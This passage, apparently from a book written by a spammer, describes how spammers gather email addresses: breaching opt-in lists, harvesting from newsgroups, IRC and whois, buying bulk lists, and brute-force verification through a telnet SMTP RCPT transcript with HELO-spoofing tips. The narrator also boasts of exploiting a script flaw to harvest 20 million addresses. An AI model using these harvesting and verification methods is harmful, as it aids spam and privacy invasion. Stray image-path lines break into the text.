The results will surprise you. As any advertising or marketing representative in any industry will tell you, marketing to a targeted audience is an amazingly powerful method of selling a product.

Spam is not about sending as much e-mail as possible to as many people as possible. Spam is about sending as much e-mail as possible only to people who like or want a certain product. The real question is how do you find people who want to buy your product? That's what this chapter covers; how your e-mail addresses are tracked, traded, bought, and sold, all without your knowledge.

Hackers and Spammers: Their United Partnership

I have noticed a steady increase in the role hackers play in obtaining e-mail lists for spammers. Often paid big money, these hackers focus on stealing e-mail addresses and personal data. Although you think your credit card has great value, the ironic fact is that your e-mail address and name is worth much more to a spammer.

A new term coined for people who use their hacking skills in the world of spam is *spacker*s. A spacker is a hacker that works for a spammer or a hacker that sends spam (or, I guess, a spammer that can hack). Spackers are a new breed of hackers, focused solely on finding ways to obtain e-mail lists. By either spamming these lists themselves or selling them for direct profit to other spammers, these renegade security "experts" audit scripts and software that Web sites commonly use. Reading the application code line by line, they attempt to find any security flaws or previously undiscovered exploits that could be used to acquire the e-mailing list within. Unlike their white hat counterparts, these black hat wearing hackers do not release their findings publicly; they keep them private, exploiting and profiteering as much as possible.

Not known for being of high moral fiber, black hat hackers are always eager to earn quick money doing what they love. The majority of black hat hackers don't care about the ethical implications of spam or what effect spam has on the world. Like people in their everyday jobs, they want money for doing something that's easy, and with spam, money is readily available for those with the skills. Many of them are target companies from casinos to drug stores to porn sites, earning anywhere from $500.00 to $5,000.00. The goal is always the same: get the customer database, e-mails, real names, age, addresses, everything possible.

The most common targets for hackers are opt-in lists; an e-mailing list that promises to never sell or give out your e-mail address if you choose to sign up to the offered newsletter. I am sure you have seen Web page's pleading for your e-mail address like the one shown in Figure 13.1.

Figure 13.1 Opt-in list

Tricks of the Trade…

Opt-in Lists

Opt-in lists come in two flavors, single and double opt-in. A single opt-in list operates very simply; you submit your e-mail address and you are then on the mailing list. You could submit someone else's e-mail address or even an invalid e-mail address such as micky.mouse@disney.com; the mailing list has no clue and trusts that you hold this e-mail account.

A double opt-in list requires users to acknowledge that they wish to sign up to the mailing list by first clicking on a link inside the initiation e-mail. This ensures that the e-mail account is valid and a willing recipient of the mailing list content. This extra confirmation greatly increases the worth of the mailing list, as a spammer can be sure that the recipient is genuinely interested in the subject and the e-mail account is valid and accepting e-mail.

Most people see mailing lists as a way to gain new information on a subject they find interesting such as weekly updates or special offers on products. However, spammer's see it differently. A spammer knows that everyone on this list is interested in one common topic such as weight loss products or pornography, which enables him to put them all in a group and sell them one product. All a spacker has to do is find a flaw in the site, the network, or a script running on the site and use it to obtain that subscriber list. From a large company the spacker can expect anywhere from 50,000 to one million e-mail addresses. In dollar figures, this can range from $100.00 to $10,000.00 worth of revenue after a successful e-mail marketing campaign.

If the spacker is unable to find a product to sell, or if the obscure nature of the product would be too much work for too little pay, he can sell all of the data to another spammer and let them do the work. In fact, there's a strong likelihood that a hacker has already sold your e-mail address, possibly many times over, without you ever knowing.

Other targets include online stores. You thought your data was safe when that little padlock showed up, right? Guess again. Although your communication to the server may be encrypted, the majority of e-commerce sites simply save your data in plaintext into a large database; easy pickings for a spammer as the data not only contains your name, e-mail address, and real address, but your credit card information. This adds to the value of the data, since now a spammer can sell the credit card data to another party, perhaps someone interested in credit card fraud.

Advertising and data mining companies are also popular targets because they may have data that contains potential customers and the products they are interested in or their past buying habits; data that can be used to sell a product better.

Tales of a Spammer…

A Security Flaw

Approximately five months ago, I became very interested in a newsletter script many large Web sites use. Written in Perl, this script allows interested users to subscribe to a newsletter. The Web site sends an update to all of the parties on the list monthly, telling them of any updates the site might have or any groundbreaking information they should know about. A Google search showed that it exists on over 500 large .com's. This meant big dollar signs if I could find a way to break the script to get to the mailing list beneath.

After two days of pouring over the code looking for a possible security flaw, I found something. If I passed the script a certain length password when authenticating to the administration section, it bypassed any password checking usually preformed. Due to a flaw in the implemented cryptography routine, the server produced an internal error when comparing passwords. After the error, however, the session was authenticated as administrator, giving full access to all of the subscribed users for each list the server maintains.

I used this exploit to harvest over 20 million e-mail addresses, and, as none of the sites even knew the exploit existed, no one could patch or upgrade the insecure script. I sold some addresses to friends, making a little over $3,000.00. I personally spammed the majority, and managed to raise $7,000.00 from selling targeted products to various lists. To this day the flaw exists, and new Web sites installing even the latest version of the product are vulnerable to my attack. Every month I search the Web looking for new sites and I harvest all available contacts or recently added subscribers.

Hacking for e-mail addresses is a common technique used to get new contacts. The majority of Web sites keep their promise and don't sell contact details; however, hackers take them without permission and for no cost. It's common for a spammer to resell e-mail addresses to multiple spammers once they are finished with them, and for those spammers to resell the list once again.

Within a week, at least ten new spammers may have your contact details and thousands of dollars may exchange hands, all for the sake of the equivalent of a digital phone number. So, think carefully before you give anyone your e-mail address, even if they promise to never give out your details.

Harvesting the Crumbs of the Internet

Wherever you travel on the Internet, whatever you say and whatever you do leaves a trail; a breadcrumb trail of facts, reply addresses, Internet Protocol (IP) addresses, names, and dates. The Internet, now littered with this information, has become an old dusty house with millions of random facts and traces left in the corners of cyberspace.

This information contains far too much detail for its own good. What's more, it is easily accessible by anyone on the Internet, and searchable with common Internet search engines. Spammers caught onto this fact in the late 1990s and a technique known as *harvesting* was born. Harvesting was one of the first methods used to find new e-mail contacts. The idea is simple: search newsgroups, mailing lists, and bulletin boards for posts containing the sender's and recipient's e-mail addresses. As you can see in Figure 13.2, it's easy to find. Harvesting millions of e-mails at a time, the early pioneers of spam could obtain large e-mail distribution lists quickly and simply by sifting through the cookie crumb trail of facts.

Figure 13.2 Jungshik and AmirBehzad: Fancy Some Viagra?

Software was soon developed to take full advantage of this information, and today there are dozens of Web, Internet Messenger, and newsgroup "harvester" applications in production. These programs scan millions of messages, posts, and contacts, searching and harvesting any e-mail addresses found within. Ideal Web sites to harvest would be a directory or a Web-based "yellow pages." These online e-mail


databases allow spammers to quickly harvest millions of legitimate accounts. Often, spammers write their own custom harvester programs, designed to quickly pillage new applications such as peer to peer (P2P) networks, online game servers, and new searchable online address books.

Internet Messenger applications scan user profiles requesting their user information and then record any listed e-mail addresses. Most people use I Seek You (ICQ) or MSN for chatting, and they tend to list not only their real e-mail address but also their cell-phone number in their user profile. Therefore, this method is highly effective at collecting legitimate e-mail addresses.

Network News Transfer Protocol


In the early days of the Internet, a popular method of talking to many people was using the Network News Transfer Protocol (NNTP) boards, which were much like the Web-based bulletin boards of today but were primitive and lacked any privacy measures. Unlike the bulletin boards of today that hide e-mail addresses from prying eyes, NTTP will clearly show senders' e-mail address and often their IP. This information is visible to anyone with access to the NTTP server. An example of these older NTTP boards is shown in Figure 13.3.

Figure 13.3 NNTP Message Example



As you can see, the e-mail address is clearly visible. To build a quick contact list you would simply scan the entire NNTP server and collect the e-mail addresses in each message. NNTP harvesting is a very popular harvesting method that is still used today, and is seen in Figure 13.4.

Figure 13.4 Newsgroup Harvesting in Action



The sudden interest in e-mail harvesting caused the Internet to become very conscious of the information they disclosed, and people began reducing the amount of information they gave out.

The early methods of spam were quick, easy, and highly untargeted. You could harvest a million e-mail addresses and still have no idea about the users likes or dislikes, so selling a product to them was much harder. It was all about luck; send as much e-mail as possible to as many people as possible, and hope that they buy your product.

This crude method worked well in the early days of spam, when the world was new to the idea of unsolicited e-mail and people were easily swayed by slick offers. However, as time passed and spam became more unpopular and thus ignored, harvesting became a very unsuccessful method of obtaining new e-mail contacts. Sure, people still bought the product but the percentages of those people were as low as 0.001 percent.

Now a spammer had to send many millions of messages just to break even financially. For some spammers, they dislike the idea of harvesting e-mails, as it provides a highly untargeted user base and you usually end up sending spam to people who not only do not want spam, but also have no interest in buying the advertised product. For them, quality, not quantity, is very important when dealing with mailing lists.

Internet Relay Chat Harvesting

Internet Relay Chat (IRC) is a popular chat network used worldwide. Clients connect to an IRC server and then join channels and discuss random topics. IRC is very popular with younger Internet users and offers a much richer talking experience, allowing users to talk to many large chat rooms filled with like-minded users. However, IRC is also known for leaking information using the identification (IDENT) protocol. IDENT is an original UNIX-based protocol that, when asked, shows the user currently running the IRC client. For example:

```
_Wrillge is jamesp@box21.stanford.edu * I'm too lame to read BitchX.doc *
_Wrillge on #imatstanford
_Wrillge using irc.choopa.net Divided we stand, united we fall
_Wrillge End of /WHOIS list.
```

Here we can see that the nickname _Wrillge is actually *jamesp* who is using BitchX (a UNIX-based IRC client) on a UNIX server at Stanford University.

There is a good chance that user jamesp@box21.stanford.edu is a valid e-mail account, but it will require the server to be running an e-mail daemon.

This method, although easy, is highly unpredictable. The majority of people who use IRC are Windows-based clients, who are not usually running an e-mail server and are using a home Digital Subscriber Line (DSL) connection. For example:

```
exad is manny@61-166-154-55.clvdoh.adelphia.net * Manny
exad on #idler
exad using irc.blessed.net A fool's mouth invites a beating.
exad End of /WHOIS list.
```

In this example, the chance of manny@61-166-154-55.clvdoh.adelphia.net being a valid e-mail account is slim to none.

Harvesting e-mail accounts from IRC was one of the earliest methods used and is obviously not very accurate. Still, it can produce some valid e-mail addresses, mostly collecting users running IRC from UNIX-based computers, which have sendmail and IDENT installed and are running by default. However, these e-mail addresses may not be the user's primary addresses and thus may not even be checked. In fact, the users may not even be aware that they are running an e-mail daemon. This decreases the usability of the e-mails greatly; a spammer should not expect a wondrous return by collecting e-mails from IRC.

whois Database

When you register a new domain, you are required to enter personal details to assist the billing and technical responsibilities of the domain. These details include phone number, address, and e-mail address. (For this example, the real name and contact information has been replaced with "X's.") For example:

```
[root@spammerx ~]# whois apple.com
[Querying whois.internic.net]
[Querying whois.markmonitor.com]
[whois.markmonitor.com]

    Administrative Contact:
        XXXXXXXX XXXXXXX (XX557)
        (NIC-14211601)
        Apple Computer, Inc.
        1 Infinite Loop M/S 60-DR
        Cupertino
        CA
        95014
        US
        XXXX@apple.com
        +1.40XXXXXXXX
        Fax- +1.40XXXXXXXX

    Technical Contact, Zone Contact:
        NOC Apple (NA4189-ORG)
        (NIC-14211609)
        Apple Computer, Inc.
        1 Infinite Loop
        M/S 60-DR
        Cupertino
        CA
        95014
        US
        XXXX@APPLE.COM
        +1.40XXXXXXXX
        Fax- +1.40XXXXXXXX

    Created on..............: 19XX-Feb-19.
```


```
Expires on..............: 20XX-Feb-20.
Record last updated on..: 20XX-May-20 12:16:06.
```

Spammers love anything that requires you to enter your e-mail address, and sure enough, many spammers actively harvest contacts from the *whois* database.

By using the UNIX tool *whois* database one can easily see who is listed as the administrative contact; this is a valid address and is probably active right now.

There are applications that were developed to harvest contact details from the *whois* database. One such application is *whois extractor* (see Figure 13.5). Developed by www.bestextractor.com, its design lets you quickly enumerate name, phone number, and e-mail address for both the technical and administrative contact for any domain currently active.

Figure 13.5 whois Extractor in Action



Although these are legitimate e-mails and more than likely currently active, the majority of the users are probably not interested in buying erectile dysfunction medication or investing in a new home loan. Their worth is much less than that of a direct opt-in list because they lack targeting; the only common interest these e-mails share is that they have all bought a DNS name. So, perhaps spamming a DNS sign-up program just before the domain expires is not such a bad idea.

Purchasing a Bulk Mailing List

How often do you receive an e-mail offering to sell you 100 million e-mails for use in bulk e-mailing or direct e-mail marketing?

The number of e-mails are staggering; at least 100 million verified e-mail addresses for around $100.00 US dollars. That works out to 0.000001 cents per e-mail address, and is by far cheaper than buying from another spammer or hacker where you may only get one or two million e-mails for the same price.

Usually, bulk mailing-list companies are run by ex-spammers or hackers, are often run anonymously out of an offshore P.O. box tax free, and in general are very discreet operations. Even though bulk mailing list companies often keep their word and sell you 100 million e-mail addresses, the usability of the e-mails is often very poor. The majority of the e-mails originate from other well-used mailing lists. Furthermore, large amounts of the addresses originate from harvested public Web sites. This means that the e-mail addresses have been receiving spam for a long time, and by now are either running very strict spam filtering software or are very sick of receiving spam and are likely trashing the messages without opening them.

E-mail addresses such as Webmaster@company.com and contact@company.com litter the lists; they are obviously addresses that would not be interested in purchasing any product, even though they are legitimate e-mail addresses.

Tales of a Spammer

Using a List

In my early days of spam I fell for one of these lists. I paid a small U.S.- based company $50.00 for 75 million *verified* e-mail addresses. I was very eager about the possible income this could produce, so over the next week I sent spam to all 75 million. I was selling a new diet pill called Solidax ADX. It offered an easy, effective way to loose those unwanted pounds by suppressing your appetite.

Previous spam sent to known buyers of weight loss products were selling at a ratio of 1 to 900 e-mails sent, the average sale making around $40.00 U.S. dollars. With this in mind I predicted I would make at least 500 sales selling to 75 million untargeted e-mails; I did not expect my very successful 1:900 ratio.

To my utter astonishment, not a single person out of the 75 million bought any diet pills. 0:75000000 is beyond ridiculous (only 400 people even clicked on the e-mail), showing that the average user was very sick of spam and showed no interested whatsoever in the product. The quality of the list was severally affected

Continued

by its untargeted nature. The likelihood is that 10 to 20 other spammers had already used the list to send spam, further decreasing my chances.

Some companies offer targeted bulk mailing lists with offers such as "100 million guaranteed American addresses" and "290 million married older men." The prices are almost ten times higher than the untargeted lists, with an average price of 0.0001 cent for each e-mail address.

These lists promise a more targeted approach and a younger group of users, ensuring that the user is not already sick of receiving spam. The majority of these companies obtain their lists through hackers, spackers, and insiders, buying any personal demographics and customer contact lists that are for sale.

Tales of a Spammer

Bulk Mailing Lists

I have asked friends of mine who actively buy targeted bulk mailing lists, for their opinion on the lists' success versus untargeted lists. The general feeling is that the return rate is much higher than that of an untargeted list, with an average list giving a 5 to 15 percent click rate versus an average 1 to 5 percent on an untargeted list.

Although this percentage is higher than an untargeted list, it is still much lower than a list you might source yourself (i.e., from hacking an opt-in list). This is because every list may have been bought by at least five other spammers, which significantly lessens the impact factor of the e-mail. Targeted or not, if a user has to deal with five or ten spam messages per day, the chance is much higher that they will delete your e-mail without even reading it due to the amount of spam in their inbox. Most of the time, buying a bulk mailing list does not produce amazing results—anything that can be sold will be sold multiple times.

In the end, no one really profits from these bulk mailing lists except the entity selling the list. If you only receive one spam e-mail per day, you may be tempted to open it and click on the link within. If you receive 50 spam e-mails daily, you will probably select all of them and press delete. The potential customer has become irritated with the spam, and the spammer fails to gain any profit.

Some spammers do not recommend using an untargeted bulk mailing list again. The returns are too poor and you end up aggravating the public unnecessarily. If you

must use a bought mailing list, use a semi-targeted list, data that makes sure your message goes to an English-speaking person who will have some interest in the product you are selling.

Tricks of the Trade…

The Great Circle of Spam

You may notice a trend around the amount of spam you receive. Some weeks you may receive one or two messages a day, other weeks up to 100 per day, and then back to one or two the following week. This trend is mostly due to companies selling bulk e-mail lists. Your e-mail address was probably harvested, sold, collected, or stolen and is now part of a large bulk mailing list along with hundreds of millions of others.

When the list is sold to a new spammer you will receive more spam. For a week or two you will be bombarded with many offers from that particular spammer. Once the spammer finds little or no revenue left in the e-mail addresses they will stop spamming them and probably sell the list it to another spammer for $5.00, at which point you will start receiving new types of spam from a new spammer. This trend creates what I call "The Great Circle of Spam;" a predictable and mapable lifecycle showing the spread and growth of spam to your e-mail account.

Mass Verification

Have you ever noticed the common trend in e-mail addresses? Almost every e-mail server has an address called neo@company.com, a name made popular by the hit movie "The Matrix." The names John, Paul, Peter, and Adam are also highly popular e-mail addresses. This predictable nature of e-mail addresses has led spammers to become more creative in how they harvest e-mail accounts, by using a method known as *brute-force* or *mass verification*.

When attempting to deliver an e-mail message to john@mailserver.com, adam@mailserver.com, and paul@mailserver.com, you are able to determine if that e-mail account is legitimate and will accept e-mail by the messages the server returns. For example:

```
$ telnet mx1.hotmail.com 25
Trying 65.54.xxx.xx...
Connected to mx1.hotmail.com.
```

```
Escape character is '^]'.
220 mc5-f30.law1.hotmail.com Microsoft ESMTP MAIL Service, Version:
5.0.2195.5600 ready at  Mon, 13 Jan 2003 20:50:59 -0800
helo spammerx
250 mc5-f30.law1.hotmail.com Hello [127.0.0.1]
mail from: spammerx@hotmail.com
250 spammerx@hotmail.com....Sender OK
RCPT To: john@hotmail.com
550 Requested action not taken: mailbox unavailable

$ telnet mx1.hotmail.com 25
Trying 65.54.xxx.xx...
Connected to mx1.hotmail.com.
Escape character is '^]'.
220 mc5-f30.law1.hotmail.com Microsoft ESMTP MAIL Service, Version:
5.0.2195.5600 ready at  Mon, 13 Jan 2003 20:50:59 -0800
helo spammerx
250 mc5-f30.law1.hotmail.com Hello [127.0.0.1]
mail from: spammerx@hotmail.com
250 spammerx@hotmail.com....Sender OK
RCPT To: peter@hotmail.com
250 Requested mail action okay, completed
```

This example shows that john@hotmail.com is not a valid account, while peter@hotmail.com is a valid account and will accept e-mail. However, neither account will receive any notification that their account has been verified.

Testing a large dictionary of common names on a small e-mail server would result in discovering most accounts within a few hours (hotmail would take a bit longer). This produces a highly efficient technique of finding "random" e-mail accounts on a mail-server. Often used against free e-mail providers, this method is highly popular. Many spammers have harvested humongous lists against e-mail servers such as hotmail and yahoo, where the user base is very significant.

Tricks of the Trade…

Verifying E-mail Addresses

When verifying e-mail addresses, it is necessary to be creative when setting which host you "HELO" from. Many e-mail servers (for example, lycos.com) will refuse a HELO from hotmail.com or yahoo.com, therefore using a random host such as HELO mail.jbconnect.dk will greatly reduce the amount of false negatives you get, a seen in the following message reply:

```
You are seeing this message most due to one of your e-mails being
blocked by our systems. Your e-mail has been blocked because your
mailserver sent e-mail to us using a suspicious HELO string. HELO is
an SMTP command with which one e-mailserver identifies itself to
another when starting an SMTP session to deliver e-mail. Some
spammers, in order to forge headers, issue forged HELOs that match
the IPs and / or domains of our system, and those of other free-mail
providers, such as –

>HELO e-mail.com

>HELO operamail-com.mr.outblaze.com

>HELO 205.158.xx.xx

>HELO yahoo.com

>HELO SGSScstsgs.excite.com

Your e-mailserver sent us e-mail with HELO yahoo.com
```

This verification method is often taken one step further. Although the e-mail accounts with John, Paul, and Peter are common names and probably exist, what about the e-mail accounts with uncommon names?


Accounts such as ihatespammerx@hotmail.com would never be found in any list of common names. In such a case, spammers begin a very long-winded process of verifying every possible combination of letters and numbers in an e-mail address, such as:

```
a@hotmail.com
b@hotmail.com
c@hotmail.com
..
..
```

```
abea@hotmail.com
abeb@hotmail.com
abec@hotmail.com
..
```

This technique will find every e-mail account on the server if the e-mail server is not set up to deny connections after too many failed recipient (RCPT) attempts. Many applications exist to accomplish this. One such application is 1st E-mail address harvester (see Figure 13.6).

Figure 13.6 1st E-mail Address Harvester



In this example, 71,268,663 e-mail addresses will be verified at yahoo.com (all alphanumeric accounts up to eight characters in length). As you can see, the results are quick. After running the program for 12 seconds, there is already 108 verified e-mail accounts that are ready for spam.

Although this method can easily produce a very large amount of e-mail accounts, you have no idea who is behind the e-mail account or what they like or dislike. Spammers often use this method when selling a product that has no clearly defined demographic. The popular 419 Nigerian scam that cons unsuspecting victims into believing they are freeing tied up money from Nigeria while stealing millions from them, often targets anyone able of receiving an e-mail. There is no way of targeting naive people, so the scammers simply broadcast their message to as many

people as possible. Mass verification provides an easy method of finding active e-mail accounts on e-mail servers that may have poor spam filtering installed.

Verification also plays a large part in existing e-mail lists. There is often a price attached to sending a piece of spam, whether in the time it takes the spammer to send it or the amount being paid for someone else to send it. You do not want to waste time or money sending spam to an account that doesn't exist.

This is where e-mail verification helps. Any self-respecting spammer will verify a list of e-mails before spamming it. Many applications exist that will scan a list of e-mails, looking for any obvious "bad ideas" such as .mil or .gov e-mail addresses. They will then verify all of the accounts remaining with the e-mail host, thus reducing the amount of e-mail that has to be sent and making sure only legitimate accounts receive the spam (see Figure 13.7).

Figure 13.7 Verified and Ready for Spam

Verification is a vital part of spam; it allows you to not only harvest new e-mail accounts but to also verify the validity of existing accounts. It should be the first step any spammer takes before sending spam. It can also help reduce host blacklisting by real-time black hole lists (RBLs) by attracting less attention to the sending host by sending the spam more efficiently and with a higher delivery rate.

Inside Information

"If you enter your e-mail address we promise to never sell, lease or send you **any** unsolicited e-mail (or spam)."
Sounds promising, right? For many large corporations this is true; however, for the individuals who work within that corporation it's an entirely different story.

Take Jason Smathers, a 24-year-old AOL employee who was arrested in June of 2004. Jason had stolen 92 million AOL screen names from AOL and sold them to 21-year-old Sean Dunaway. Sean then sold the screen names to various spammers for a total of $52,000.00, who then used them to promote herbal penis enlargement pills.


After an undercover sting, both Jason and Sean were arrested under the new Controlling the Assault of Non-Solicited Pornography and Marketing (CAN-SPAM) Act of 2003. They're currently facing up to five years in prison or a $250,000.00 fine. AOL would never sell your private data; there is not enough profit to be made in it, and they stand to loose too much if their customers leave them. However, for the lowly underpaid employee it is a different story. Sean would have offered Jason at least $30,000.00 for the list, probably in cash; for many, this would be enough for them to betray their company. Personally, I would have a hard time saying no. I am 22 and currently saving for my first house; $30,000.00 would definitely help my efforts. This is how personal data is often leaked; employees and ex-employees sometimes seek revenge against their employer, so when a lucrative offer comes up they are quick to betray any trust they may have.

Corporations know that you do not want your e-mail address used for spam, and they know that they cannot legally sell it without your consent. However, if you agree to their terms and conditions without reading the fine print, you may be giving a company your name, interests, and e-mail address, plus the right for them to send you spam. Hotmail.com is a classic example of this. Have you ever read the terms and conditions carefully? Figure 13.8 shows a portion of the MSN Privacy Agreement as shown on http://privacy.msn.com/.

The three outlined boxes are of great interest:

> "MSN does not sell, rent or lease its customer lists to third parties. MSN may, from time to time, contact you on behalf of external business partners about a particular offering that may be of interest to you. In those cases, your personal information (e-mail, name, address, telephone number) is not transferred to the third party."

Figure 13.8 Corporate Spammers



Use of your Personal Information

MSN and its operational service partners collect and use your personal information to operate MSN and deliver the services you have requested. These services may include the display of customized content and advertising based upon the information MSN has collected. MSN does not use or disclose sensitive personal information, such as race, religion, or political affiliations, without your explicit consent.

MSN also uses your personal information to inform you of other products or services available from Microsoft and its affiliates. MSN may also contact you via surveys to conduct research about your opinion of current services or of potential new services that may be offered.

MSN does not sell, rent or lease its customer lists to third parties. MSN may, from time to time, contact you on behalf of external business partners about a particular offering that may be of interest to you. In those cases, your personal information (e-mail, name, address, telephone number) is not transferred to the third party.

We occasionally hire other companies to provide limited services on our behalf, such as handling the processing and delivery of mailings, providing customer support, processing transactions, or performing statistical analysis of our services. We will only provide those companies the personal information they need to deliver the service. They are required to maintain the confidentiality of your information and are prohibited from using that information for any other purpose.

MSN may access and/or disclose your personal information if required to do so by law or in the good faith belief that such action is necessary to: (a) conform to the edicts of the law or comply with legal process served on Microsoft or the site; (b) protect and defend the rights or property of Microsoft, including its MSN family of Web sites; or (c) act under exigent circumstances to protect the personal safety of users of MSN services or members of the public.

Personal information collected on this site may be stored and processed in the United States or any other country in which Microsoft or its affiliates, subsidiaries or agents maintain facilities, and by using this site, you consent to any such transfer of information outside of your country. Microsoft abides by the safe harbor framework as set forth by the U.S. Department of Commerce regarding the collection, use, and retention of data from the European Union.

Control of your Personal Information

